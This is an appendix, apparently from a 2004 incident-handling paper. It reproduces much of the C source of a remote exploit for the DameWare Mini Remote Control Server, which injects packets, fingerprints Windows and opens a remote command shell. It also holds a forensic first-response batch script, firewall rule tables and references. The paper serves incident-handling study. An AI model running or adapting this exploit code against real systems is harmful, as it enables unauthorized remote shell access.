                if (send(sockTCP, send buff, sizeof(send buff),0) == -1)
                {
                                printf("[x] Failed to inject packet! Exiting...\n");
                                WSACleanup();
                 return 1;
                }

                switchon=1;
                ioctlsocket(sockTCP,FIONBIO,&switchon);
                tv.tv sec = RECVTIMEOUT;
                tv.tv usec = 0;
                FD ZERO(&fds);
                FD_SET(sockTCP,&fds);

                if((select(sockTCP+1,&fds,0,0,&tv))>0)
                {
                        recv(sockTCP, recv buff1, sizeof(recv buff1),0);
                        switchon=0;
                        ioctlsocket(sockTCP,FIONBIO,&switchon);
                        if (send(sockTCP, send_packet, sizeof(send_packet),0) == -1)
                        {
                                printf("[x] Failed to inject packet2! Exiting...\n");
                                WSACleanup();
                 return 1;
                        }
                }
                else
                {
                                printf("\n[x] Timeout! Failed to receive packet!
Exiting...\n");
                                WSACleanup();
                 return 1;
                }

                printf("[*] Packet injected!\n");
                closesocket(sockTCP);
                printf("[*] Waiting for incoming connection...\r");

                switchon=1;
                ioctlsocket(localSockTCP,FIONBIO,&switchon);
                tv.tv sec = ACCEPT TIMEOUT;
                tv.tv usec = 0;
                FD_ZERO(&fds);
                FD_SET(localSockTCP,&fds);
```

```
               if((select(1,&fds,0,0,&tv))>0)
               {
                       acsz = sizeof(inAccTCP);
                       accSockTCP = accept(localSockTCP,(struct sockaddr *)&inAccTCP,
&acsz);
                       printf("[*] Connection request accepted: %s:%d\n",
inet ntoa(inAccTCP.sin addr), (int)ntohs(inAccTCP.sin port));
                       printf("[*] Dropping to shell...\n\n");
                       cmdshell(accSockTCP);
               }
               else
               {
                               printf("\n[x] Exploit appears to have failed!\n");
                               WSACleanup();
               }

        return 0;
}
/*****************************************************************************/
int check os(char *host,unsigned short target port, unsigned int *sp)
{
        int sockTCP,switchon;
        struct sockaddr in targetTCP;
        struct timeval tv;
        fd set fds;

        memset(&targetTCP,0,sizeof(targetTCP));
        targetTCP.sin_family = AF_INET;
    targetTCP.sin_addr.s_addr = inet_addr(host);
    targetTCP.sin port = htons(target port);

           if ((sockTCP = socket(AF INET, SOCK STREAM, 0)) == -1)
               {
                               printf("\t\t\t[ FAILED ]\n Socket1 not initialized!
Exiting...\n");
                               WSACleanup();
                return 1;
               }

               if(connect(sockTCP,(struct sockaddr *)&targetTCP, sizeof(targetTCP)) != 0)
               {
                       printf("[x] Connection to host failed! Exiting...\n");
                       WSACleanup();
                       exit(1);
               }

               switchon=1;
               ioctlsocket(sockTCP,FIONBIO,&switchon);
               tv.tv sec = RECVTIMEOUT;
               tv.tv usec = 0;
               FD ZERO(&fds);
               FD_SET(sockTCP,&fds);

               if((select(1,&fds,0,0,&tv))>0)
               {
                       recv(sockTCP, recv buff1, sizeof(recv buff1),0);
               }
               else
               {
                       printf("[x] Timeout! Doesn't appear to b a DMWRCS\n");
                       exit(1);
               }

               switchon=0;
               ioctlsocket(sockTCP,FIONBIO,&switchon);

               if (send(sockTCP, send buff, sizeof(send buff),0) == -1)
               {
                               printf("[x] Failed to inject packet! Exiting...\n");
                               WSACleanup();
```

```
                return 1;
               }

               switchon=1;
               ioctlsocket(sockTCP,FIONBIO,&switchon);
               tv.tv_sec = RECVTIMEOUT;
               tv.tv_usec = 0;
               FD_ZERO(&fds);
               FD_SET(sockTCP,&fds);

               if((select(sockTCP+1,&fds,0,0,&tv))>0)
               {
                       recv(sockTCP, recv_buff1, sizeof(recv_buff1),0);
                       closesocket(sockTCP);
               }
               else
               {
                               printf("\n[x] Timeout! Failed to receive packet!
Exiting...\n");
                               WSACleanup();
                return 1;
               }

               printf("\n OS Info   : ");
               if(recv_buff1[8]==5 && recv_buff1[12]==0)
               {
                       printf("WIN2000 [ver 5.0.%d]\n SP String : %-1.20s\n\n",*(unsigned
short *)&recv_buff1[16],&recv_buff1[24]);
                       *sp = atoi(&recv_buff1[37]);
                       closesocket(sockTCP);
                       return ID_WIN2K;
               }
               else if(recv_buff1[8]==5 && recv_buff1[12]==1)
               {
                       printf("WINXP [ver 5.1.%d]\n SP String : %-1.20s\n\n",*(unsigned
short *)&recv_buff1[16],&recv_buff1[24]);
                       *sp = atoi(&recv_buff1[37]);
                       closesocket(sockTCP);
                       return ID_WINXP;
               }
               else if(recv_buff1[8]==5 && recv_buff1[12]==2)
               {
                       printf("WIN2003 [ver 5.2.%d]\n SP String : %-1.20s\n\n",*(unsigned
short *)&recv_buff1[16],&recv_buff1[24]);
                       *sp = atoi(&recv_buff1[37]);
                       closesocket(sockTCP);
                       return ID_WIN2K3;
               }
               else if(recv_buff1[8]==4)
               {
                       printf("WINNT4\n SP String : %-1.20s\n\n",&recv_buff1[24]);
                       *sp = atoi(&recv_buff1[37]);
                       closesocket(sockTCP);
                       return ID_WINNT;
               }
               else
               {
                       printf("UNKNOWN\n");
                       closesocket(sockTCP);
                       return ID_UNKNOWN;
               }

}
/*****************************************************************************/
long gimmeip(char *hostname)
{
        struct hostent *he;
        long ipaddr;

        if ((ipaddr = inet_addr(hostname)) < 0)
        {
```

```
                if ((he = gethostbyname(hostname)) == NULL)
                {
                        printf("[x] Failed to resolve host: %s! Exiting...\n\n",hostname);
                        WSACleanup();
                        exit(1);
                }
                memcpy(&ipaddr, he->h addr, he->h length);
        }
        return ipaddr;
}
/*****************************************************************************/
void cmdshell (int sock)
{
 struct timeval tv;
 int length;
 unsigned long o[2];
 char buffer[1000];

 tv.tv sec = 1;
 tv.tv usec = 0;

 while (1)
 {
        o[0] = 1;
        o[1] = sock;

        length = select (0, (fd set *)&o, NULL, NULL, &tv);
        if(length == 1)
        {
                length = recv (sock, buffer, sizeof (buffer), 0);
                if (length <= 0)
                {
                        printf ("[x] Connection closed.\n");
                        WSACleanup();
                        return;
                }
                length = write (1, buffer, length);
                if (length <= 0)
                {
                        printf ("[x] Connection closed.\n");
                        WSACleanup();
                        return;
                }
        }
        else
        {
                length = read (0, buffer, sizeof (buffer));
                if (length <= 0)
                {
                        printf("[x] Connection closed.\n");
                        WSACleanup();
                        return;
                }
                length = send(sock, buffer, length, 0);
                if (length <= 0)
                {
                        printf("[x] Connection closed.\n");
                        WSACleanup();
                        return;
                }
        }
}

}
/*****************************************************************************/
```

Figure 6-2 code for Adik's variant of the DameWare Mini Remote Control Server

6.4 FRED batch file NT family platforms

```
@ECHO OFF

ECHO First Response Dump
ECHO ====================
ECHO .
ECHO Please Be sure that you are running with Administrative Privileges
PAUSE

REM >> PS List
ECHO Dumping the Process List...
A:\Tools\Pslist.exe > A:\Logs\pslist.txt

REM >> FPort
ECHO Dumping FPort Log...
A:\Tools\FPort.exe > A:\Logs\FPort.txt

REM >> Handle
ECHO Dumping Handle Log...
A:\Tools\Handle.exe > A:\Logs\Handle.txt

REM >> ListDLLs
ECHO Dumping ListDLLs Log...
A:\Tools\ListDLLs.exe > A:\Logs\ListDlls.txt

REM >> NETSTAT Connections
ECHO Dumping NetStat Connections...
Netstat -a -n > A:\Logs\NetstatAN.txt

REM >> NETSTAT Routes
ECHO Dumping NetStat Routing Table
Netstat -r > A:\Logs\NetstatR.txt

REM >> IPConfig
ECHO Dumping IP Configuration...
IPConfig /ALL > A:\Logs\IPConfig.txt

REM >> NET USE
ECHO Dumping NET USE Command...
NET USE > A:\Logs\Net-Use.txt

REM >> NET SESSION
ECHO Dumping NET SESSION Command...
NET SESSION > A:\Logs\Net-Session.txt

REM >> NET FILE
ECHO Dumping NET FILE Command...
NET FILE > A:\Logs\Net-File.txt

REM >> NET SHARE
ECHO Dumping NET SHARE Command...
NET SHARE > A:\Logs\Net-Share.txt

REM >> NET VIEW
ECHO Dumping NET VIEW Command...
NET VIEW > A:\Logs\Net-View.txt

REM >> NET USER
ECHO Dumping NET USER Command...
NET USER > A:\Logs\Net-User.txt

REM >> NET ACCOUNTS
```

```
ECHO Dumping NET ACCOUNTS Command...
NET ACCOUNTS > A:\Logs\Net-Accounts.txt

REM >> NET LOCALGROUP
ECHO Dumping NET LOCALGROUP Command...
NET LOCALGROUP > A:\Logs\Net-LocalGroup.txt

REM >> NET START
ECHO Dumping NET START Command...
NET START > A:\Logs\Net-Start.txt

REM >> ARP
ECHO Dumping ARP Table...
ARP -A > A:\Logs\Arp.txt

REM >> NBTSTAT Commands
ECHO Dumping NBTSTAT Information...
NBTSTAT -c > A:\Logs\NbtstatC.txt
NBTSTAT -n > A:\Logs\NbtstatN.txt
NBTSTAT -s > A:\Logs\NbtstatS.txt

REM >> REGISTRY Commands
ECHO Dumping Starting Points in Registry...
REGEDIT /E A:\Logs\Reg-CV.txt
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
REGEDIT /E A:\Logs\Reg-RO.txt
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
REGEDIT /E A:\Logs\Reg-RE.txt
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
REGEDIT /E A:\Logs\Reg-WL.txt "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon"



REM >> COPY THE EVENT LOGS
REM    ECHO Attempting to Copy the System Event Logs...
REM    ECHO WARNING: This could possibly fill the Disk
REM    ECHO Attempting to Copy the Security Event Log...
REM    COPY %Windir%\System32\config\SecEvent.Evt A:\Logs\SecEvent.evt
REM    ECHO Attempting to Copy the Application Event Log...
REM    COPY %Windir%\system32\config\AppEvent.Evt A:\Logs\AppEvent.evt
REM    ECHO Attempting to Copy the System Event Log...
REM    COPY %Windir%\system32\config\SysEvent.Evt A:\Logs\SysEvent.evt

ECHO .
ECHO First Response Dump is complete.
ECHO Please remember to look in the System Start-Up folder for files.
PAUSE
```

Figure 6-3 FRED batch file NT family platforms

This table lists exceptions to the default policies for certain types of traffic, sources or destinations. The rules are applied in the order they appear, and the chosen action will be applied to packets matching the chosen criteria instead of the default policies listed in the table below.

Action	Source	Destination	Protocol	Source ports	Destination ports
ACCEPT	Zone loc	Zone fw	Any		
ACCEPT	Zone net	Zone fw	ICMP	Any	8

```
ACCEPT   Zone fw   Zone loc                          Any
ACCEPT   Zone fw   Zone net                          Any
ACCEPT   Zone net  Host 192.168.1.100 in zone loc    Any
ACCEPT   Zone net  Host 192.168.1.101 in zone loc    Any
ACCEPT   Zone net  Host 192.168.1.102 in zone loc    Any
```

Figure 6-4

The table below shows the default firewall policies they are applied in the order they appear and are overridden by the firewall rules in the firewall rules table.

Source zone	Destination zone	Policy	Syslog level	Traffic limit
loc	net	ACCEPT	None	None
net	Any	DROP	info	None
Any	Any	DROP	info	None

Figure 6-5

7 References

DameWare Development Products. DameWare Product description. 23 Mar. 2004 <http://www.dameware.com/products/>

DameWare Development Products. DameWare Development Customer References. 23 Mar. 2004 <http://www.dameware.com/reference/>

SecurityFocus. SecurityFocus HOME Vulns exploit: DameWare Mini Remote Control Server Pre-Authentica. 23 Mar. 2004 <http://www.securityfocus.com/bid/9213/exploit/>

wirepair. DameWare Mini Remote Control <= 3.72.0.0. 12 Dec. 2003. 23 March 2004 <http://sh0dan.org/dwmrcs372.txt>

SecurityFocus. SecurityFocus HOME Vulns exploit: DameWare Mini Remote Control Server Pre-Authentica 10 Jan. 2004. 23 Mar. 2004 <http://www.securityfocus.com/bid/9213/info/>

Foundstone, Inc. Foundstone, Inc. 24 Mar. 2004 <http://www.foundstone.com/resources/proddesc/fport.htm>

Knoppix STD. Knoppix STD. 3 Feb. 2004. 20 Mar. 2004 <http://www.knoppix-std.org/ >

Tom Eastep. Shoreline Firewall (Shorewall) 2.0. 4 Mar. 2004. 19 Mar. 2004 <http://www.shorewall.net/>

Google. Google. 23 Mar. 2004 <www.google.com>

InterNIC. Home. 22 Oct. 2001. U.S. Department of Commerce. Internet Corporation for Assigned Names and Numbers. 24 Mar. 2004 <http://www.internic.net/whois.html>

InterNIC. InterNIC | The Internet's Network Information Center. 25-Sep-2003 U.S. Department of Commerce. Internet Corporation for Assigned Names and Numbers. 23 Mar. 2004 <http://www.internic.net/index.html

American Registry for Internet Numbers. ARIN Home Page. 24 Mar. 2004 <http://www.arin.net/>

The Internet Assigned Numbers Authority. IANA Home Page. 11 Feb. 2004. 24 Mar 2004 <http://www.iana.org/>

Insecure.org. Nmap - Free Security Scanner For Network Exploration & Security Audits. 24 Mar 2004 <http://www.insecure.org/nmap/>

Giovanni Giacobbi. The GNU Netcat -- Official homepage. 27 Feb. 2004. SourceForge.net. 23 Mar. 2004 <http://netcat.sourceforge.net/>

Fox, Rita. ENG 301 Class MOO: Concept mapping for Web project. 2 Feb. 1999. Diversity University. 3 Feb. 1999

Stemen, Alan Lt. Colonel (Ret). Conversation. 2 Feb. 2004

Sachs, Marcus. Clasroom discussion. 31 Oct. 2003. SANS Hacker Techniques, Exploits and Incident Handling class.

Special Agent Jesse Kornblum. Preservation of Fragile Digital Evidence by First Responders. 8 Aug. 2002. Air Force Office of Special Investigations. 26 Mar 2004 <http://www.dfrws.org/dfrws2002/papers/Papers/Jesse_Kornblum.pdf>

SourceForge.net. ettercap. 24 Mar. 2004 <http://ettercap.sourceforge.net/>

The SANS Institute. SANS Institute: Sample Incident Handling Forms. 25 Mar. 2004 <http://www.sans.org/incidentforms/>

Oktay Altunergil. Understanding Rootkits. 14 Dec. 2001. LinuxDevCenter.com. O'Reilly Media, Inc. 25 Mar. 2004 <http://www.linuxdevcenter.com/pub/a/linux/2001/12/14/rootkit.html >

Netwiz Pty Ltd. MonTel - call accounting software. 26 Mar2004 <http://www.netwiz.com.au/montel.html>

Foxit Software Company. Welcome to Foxit Software Company -- Telnet Server, Secure Shell Server and Serial Port Server . 26 Mar2004 <http://foxitsoftware.com/default.htm>

Cisco Systems, Inc . Cisco - Configuring the Catalyst Switched Port Analyzer (SPAN) 1 Sep. 2003. 21 Mar. 2004 <http://www.cisco.com/warp/public/473/41.html#prereq>

The SANS Institute. SANS - Internet Storm Center - Cooperative Cyber Threat Monitor And Alert System - Current Infosec. 04 Apr. 2004. 04 Apr. 2004 <http://isc.sans.org/>

governmentsecurity.org. GovernmentSecurity.org -> Dameware Mini Remote Control V3.73 Remote Exploit. 23 Mar 2004 <http://www.governmentsecurity.org/forum/index.php?s=3c891df119071573e73ee7c1a6705eb9&showtopic=5389&st=0>